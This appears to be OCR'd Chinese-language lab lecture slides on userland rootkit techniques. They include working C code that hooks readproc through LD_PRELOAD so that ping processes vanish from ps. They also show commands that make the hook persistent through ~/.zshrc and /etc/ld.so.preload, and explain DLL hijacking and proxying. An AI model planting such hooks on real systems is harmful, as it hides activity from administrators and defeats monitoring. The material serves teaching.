
LD_PRELOAD

- ldd (List Dynamic Dependencies)



```
┌──(user1㉿kali)-[~]
└─$ ldd /usr/bin/ps
        linux-vdso.so.1 (0x00007ffe137a7000)
        libprocps.so.8 => /lib/x86_64-linux-gnu/libprocps.so.8 (0x00007f06e237a000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f06e2374000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f06e21af000)
        libsystemd.so.0 => /lib/x86_64-linux-gnu/libsystemd.so.0 (0x00007f06e20fa000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f06e23fe000)
```

- ltrace (Library call tracer)
  - It intercepts and records the dynamic library calls which are called by the executed process and the signals which are received by that process.
  - It can also intercept and print the system calls executed by the program.



```
┌──(user1㉿kali)-[~]
└─$ ltrace ps
__cxa_atexit(0x55a1e6316200, 0, 0x55a1e6323008, 0)                                        = 0
strrchr("ps", '/')                                                                        = nil
setlocale(LC_ALL, "")                                                                     = "en_US.UTF-8"
bindtextdomain("procps-ng", "/usr/share/locale")                                          = "/usr/share/locale"
textdomain("procps-ng")                                                                   = "procps-ng"
sigfillset(~<31-32>)                                                                      = 0
sigaction(SIGSYS, { 0x55a1e630c180, ~<31-32>, 0xffffffff, 0xffffffffffffffff }, nil)      = 0
sigaction(SIGPWR, { 0x55a1e630c180, ~<31-32>, 0xffffffff, 0xffffffffffffffff }, nil)      = 0
```

```
readproc(0x558abfe7c5b0, 0x558abf593580, 0, 4)                                          = 0x558abf593580
readproc(0x558abfe7c5b0, 0x558abf593580, 0, 4)                                          = 0x558abf593580
readproc(0x558abfe7c5b0, 0x558abf593580, 0, 4)                                          = 0x558abf593580
readproc(0x558abfe7c5b0, 0x558abf593580, 0, 4)                                          = 0x558abf593580
readproc(0x558abfe7c5b0, 0x558abf593580, 0, 4)                                          = 0x558abf593580
readproc(0x558abfe7c5b0, 0x558abf593580, 0, 4)                                          = 0x558abf593580
readproc(0x558abfe7c5b0, 0x558abf593580, 0, 4)                                          = 0x558abf593580
readproc(0x558abfe7c5b0, 0x558abf593580, 0, 4)                                          = 0x558abf593580
```

發現 ps 呼叫了一堆 readproc()

LD_PRELOAD

- man readproc

```
READPROC(3)                                                    Linux Programmer's Manual

NAME
       readproc, freeproc  - read information from next /proc/## entry

SYNOPSIS
       #include <proc/readproc.h>

       proc_t* readproc(PROCTAB *PT, proc_t *return_buf);
       void freeproc(proc_t *p);
```

```
┌──(kali㉿kali)-[~]
└─$ ll /proc
~~~ ls intercepted by F08921a01 ~~~
total 0
dr-xr-xr-x  9 root       root                    0 Nov  7 01:40 1
dr-xr-xr-x  9 root       root                    0 Nov  7 01:40 10
dr-xr-xr-x  9 kali       kali                    0 Nov  7 01:41 1007
dr-xr-xr-x  9 kali       kali                    0 Nov  7 01:41 1022
dr-xr-xr-x  9 kali       kali                    0 Nov  7 01:41 1032
dr-xr-xr-x  9 kali       kali                    0 Nov  7 01:41 1034
dr-xr-xr-x  9 kali       kali                    0 Nov  7 01:41 1041
dr-xr-xr-x  9 kali       kali                    0 Nov  7 01:41 1046
dr-xr-xr-x  9 kali       kali                    0 Nov  7 01:41 1054
dr-xr-xr-x  9 kali       kali                    0 Nov  7 01:41 1059
dr-xr-xr-x  9 root       root                    0 Nov  7 01:40 11
dr-xr-xr-x  9 root       root                    0 Nov  7 01:40 113
```

- 目標：hook readproc，把不想要出現的 process 隱藏

/proc/[PID]

```
┌──(kali㉿kali)-[~]
└─$ ping 8.8.8.8 &
[1] 2290

PING 8.8.8.8 (8.8.8.8) 5
64 bytes from 8.8.8.8: i
┌──(kali㉿kali)-[~]
└─$ 64 bytes from 8.8.8.
64 bytes from 8.8.8.8: i
64 bytes from 8.8.8.8: i
64 bytes from 8.8.8.8: i
64 bytes from 8.8.8.8: i
64 bytes from 8.8.8.8: i
64 bytes from 8.8.8.8: i
64 bytes from 8.8.8.8: i
64 bytes from 8.8.8.8: i
64 bytes from 8.8.8.8: i
64 bytes from 8.8.8.8: i
64 bytes from 8.8.8.8: i
64 bytes from 8.8.8.8: i
64 bytes from 8.8.8.8: i
```

```
┌──(root💀kali)-[/home/kali]
└─# ll /proc/2290
total 0
-r--r--r--  1 root root 0 Nov 18 12:09 arch_status
dr-xr-xr-x  2 kali kali 0 Nov 18 12:09 attr
-rw-r--r--  1 root root 0 Nov 18 12:09 autogroup
-r--------  1 root root 0 Nov 18 12:09 auxv
-r--r--r--  1 root root 0 Nov 18 12:09 cgroup
--w-------  1 root root 0 Nov 18 12:09 clear_refs
-r--r--r--  1 root root 0 Nov 18 12:09 cmdline
-rw-r--r--  1 root root 0 Nov 18 12:09 comm
-rw-r--r--  1 root root 0 Nov 18 12:09 coredump_filter
-r--r--r--  1 root root 0 Nov 18 12:09 cpu_resctrl_groups
-r--r--r--  1 root root 0 Nov 18 12:09 cpuset
lrwxrwxrwx  1 root root 0 Nov 18 12:09 cwd → /home/kali
-r--------  1 root root 0 Nov 18 12:09 environ
lrwxrwxrwx  1 root root 0 Nov 18 12:09 exe → /usr/bin/ping
dr-x------  2 root root 0 Nov 18 12:09 fd
dr-x------  2 root root 0 Nov 18 12:09 fdinfo
-rw-r--r--  1 root root 0 Nov 18 12:09 gid_map
-r--------  1 root root 0 Nov 18 12:09 io
```

Hook readproc function 的原理/流程

- 原理是利用 LD_PRELOAD 將我們的 .so 檔優先加載
  - 此時程序的 virtual address 裡會有 2 個 readproc function
  - 程序會抓到我們的 readproc function (因為優先加載)

- ps 呼叫我們的 readproc 後，執行流程如下:
  1. 呼叫 dlsym() 取得原本的 readproc function
  2. 呼叫原本的 readproc function，取得 ret_value
  3. While: 這個 process 要隱藏
     a) 再呼叫一次原本的 readproc function，取得 ret_value
  4. 將 ret_value 回傳給 ps

```
void *dlsym(void *handle, const char *symbol);
```

- Obtain address of a symbol in a shared object or executable.
- *symbol
  - A null-terminated string.
- *handle
  - A dynamic loaded shared object returned by dlopen().

hook_readproc.c (隱藏所有 ping 程序)

```
#define _GNU_SOURCE
#include <dlfcn.h>
#include <string.h>
#include <stdio.h>
#include <proc/readproc.h>
int hide_proc (char *cmdline) {
    if (strstr(cmdline, "ping")) {
        printf("Process Hidden By F08921A01: %s\n", cmdline);
        return 1;
    }
    return 0;
}
proc_t* readproc (PROCTAB *PT, proc_t *return_buf) {
    typeof(readproc) *old_readproc = dlsym(RTLD_NEXT, "readproc");
    proc_t* ret_value = old_readproc(PT, return_buf);
    while (ret_value && ret_value->cmdline && hide_proc(ret_value->cmdline[0])) {
        ret_value = old_readproc(PT, return_buf);
    }
    return ret_value;
}
```

```
char
    **environ,      // (special)      environment string vector (/proc/#/environ)
    **cmdline,      // (special)      command line string vector (/proc/#/cmdline)
```

proc_t、PROCTAB 等結構的定義

RTLD_NEXT (pseudo-handle)
- Find the next occurrence of a function in the search order after the current library.

```
┌──(kali㉿kali)-[~]
└─$ cat /proc/2290/cmdline
ping8.8.8.8

┌──(kali㉿kali)-[~]
└─$ xxd /proc/2290/cmdline
00000000: 7069 6e67 0038 2e38 2e38 2e38 00         ping.8.8.8.8.
```

The /proc/[PID]/cmdline is separated by NULL characters.

Hook readproc function

- 首先找到 ps 原始碼
  - Kali Linux 是基於 Debian 的 Linux 發行版
  - https://tracker.debian.org/pkg/procps
- *git clone https://salsa.debian.org/debian/procps.git*
- *gcc -shared -o hook_readproc.so hook_readproc.c -I procps/*
- 選一種方法 preload .so 檔
  - *echo export LD_PRELOAD=$(realpath hook_readproc.so) >> ~/.zshrc*
  - **(need root)** *echo $(realpath hook_readproc.so) > /etc/ld.so.preload*

```
┌──(kali㉿kali)-[~]
└─$ tail .zshrc
  . /usr/share/zsh-autosuggestions/zsh-autosuggestions.zsh
  # change suggestion color
  ZSH_AUTOSUGGEST_HIGHLIGHT_STYLE='fg=#999'
fi

# enable command-not-found if installed
if [ -f /etc/zsh_command_not_found ]; then
  . /etc/zsh_command_not_found
fi
export LD_PRELOAD=/media/sf_vm_share/nmlab/hook_readproc/hook_readproc.so
```

```
┌──(root💀kali)-[/media/sf_vm_share/nmlab/hook_readproc]
└─# echo $(realpath hook_readproc.so) > /etc/ld.so.preload

┌──(root💀kali)-[/media/sf_vm_share/nmlab/hook_readproc]
└─# cat /etc/ld.so.preload
/media/sf_vm_share/nmlab/hook_readproc/hook_readproc.so
```

Hook readproc function

- Our .so file is preloaded
- Ping process is hidden

Screenshot-02


```
root       6119  0.0  0.0     0     0 ?        I    09:49   0:00 [kw
root       6128  0.0  0.0     0     0 ?        I    09:53   0:00 [kw
Process Hidden By F08921A01: ping 1.1.1.1
root       6288  0.0  0.0     0     0 ?        I    10:05   0:00 [kworker/u4:0-events_unbound]
root       6335  0.0  0.0     0     0 ?        I    10:08   0:00 [kworker/0:1-cgroup_destroy]
root       6382  0.0  0.0     0     0 ?        I    10:11   0:00 [kworker/1:1-ata_sff]
kali       6405  0.2  3.9 979980 80712 ?        Rl   10:14   0:00 /usr/bin/qterminal
kali       6408  0.1  0.3 10452  6492 pts/0    Ss   10:14   0:00 /usr/bin/zsh
root       6454  0.0  0.0     0     0 ?        I    10:16   0:00 [kworker/1:0-ata_sff]
root       6458  0.0  0.0     0     0 ?        I    10:17   0:00 [kworker/u4:2]
kali       6465  0.0  0.1  9720  3252 pts/0    R+   10:18   0:00 ps aux

┌──(kali㉿kali)-[~]
└─$ ldd $(which ps)
        linux-vdso.so.1 (0x00007fff0e5f8000)
        /media/sf_vm_share/nmlab/hook_readproc/hook_readproc.so (0x00007f8b24c62000)
        libprocps.so.8 => /lib/x86_64-linux-gnu/libprocps.so.8 (0x00007f8b24c11000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f8b24c0b000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f8b24a46000)
        libsystemd.so.0 => /lib/x86_64-linux-gnu/libsystemd.so.0 (0x00007f8b24992000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f8b24cad000)
        librt.so.1 => /lib/x86_64-linux-gnu/librt.so.1 (0x00007f8b24987000)
        liblzma.so.5 => /lib/x86_64-linux-gnu/liblzma.so.5 (0x00007f8b2495d000)
        libzstd.so.1 => /lib/x86_64-linux-gnu/libzstd.so.1 (0x00007f8b24882000)
        liblz4.so.1 => /lib/x86_64-linux-gnu/liblz4.so.1 (0x00007f8b2485f000)
        libgcrypt.so.20 => /lib/x86_64-linux-gnu/libgcrypt.so.20 (0x00007f8b2473f000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f8b2471d000)
        libgpg-error.so.0 => /lib/x86_64-linux-gnu/libgpg-error.so.0 (0x00007f8b246f6000)

┌──(kali㉿kali)-[~]
└─$
```


Hook readproc function

- Reference
  - https://oalieno.github.io/2019/06/07/security/pwn/rootkit/

DLL Hijacking

- LD_PRELOAD 是讓程序
  - 優先加載我們的動態函式庫
- DLL Hijacking 是讓程序
  - 直接載入我們的動態函式庫






DLL proxying:
惡意的 DLL 取代了原本的 DLL，必須保有原本的功能，程式才能正常運作。

DLL Hijacking

- At startup, application (A) needs to fetch data using a third party function called "GetFunkyData()" (D), GetFunkyData() exists in the dynamic link library called "DataFunctions_Original.dll" (B) which resides in the working directory of the application
- Application (A) loads the library "DataFunctions.dll" by its name in the attempt of executing "GetFunkyData()" (C). This DLL is actually a specifically crafted "Proxy" library from the attacker, the Proxy DLL redirects the function calls to the original DLL, "DataFunctions_Original.dll" (B), using an external export/linker reference. The function is found and executed by the application
- At this point, the attacker has hijacked the execution flow (C) and can execute code on behalf of the running process (E) without the knowledge of the user or application.



DLL proxying:
惡意的 DLL 取代了原本的 DLL，必須保有原本的功能，程式才能正常運作。

Load Shared Library/Object

- Load Shared Library (.dll)

```
// Load DLL file
HINSTANCE hinstLib = LoadLibrary("Example.dll");
if (hinstLib == NULL) {
    printf("ERROR: unable to load DLL\n");
    return 1;
}
```

  - “Example.dll” 是相對位置，Loader 會有一個 Search Order 來尋找這個 DLL。

- Load Shared Object (.so)

```
void *dlopen(const char *filename, int flags);
```

  - 得到 handle

- Obtain address of a symbol

```
void *dlsym(void *handle, const char *symbol);
```


  - 得到 function address

- Obtain address of a symbol

```
HMODULE hNTDLL = GetModuleHandleA("ntdll");

FARPROC fpNtUnmapViewOfSection = GetProcAddress(hNTDLL, "NtUnmapViewOfSection");
```

  - HMODULEs and HINSTANCEs are exactly the same thing.

DLL Search Order Hijacking



DLL Main

dllmain.cpp

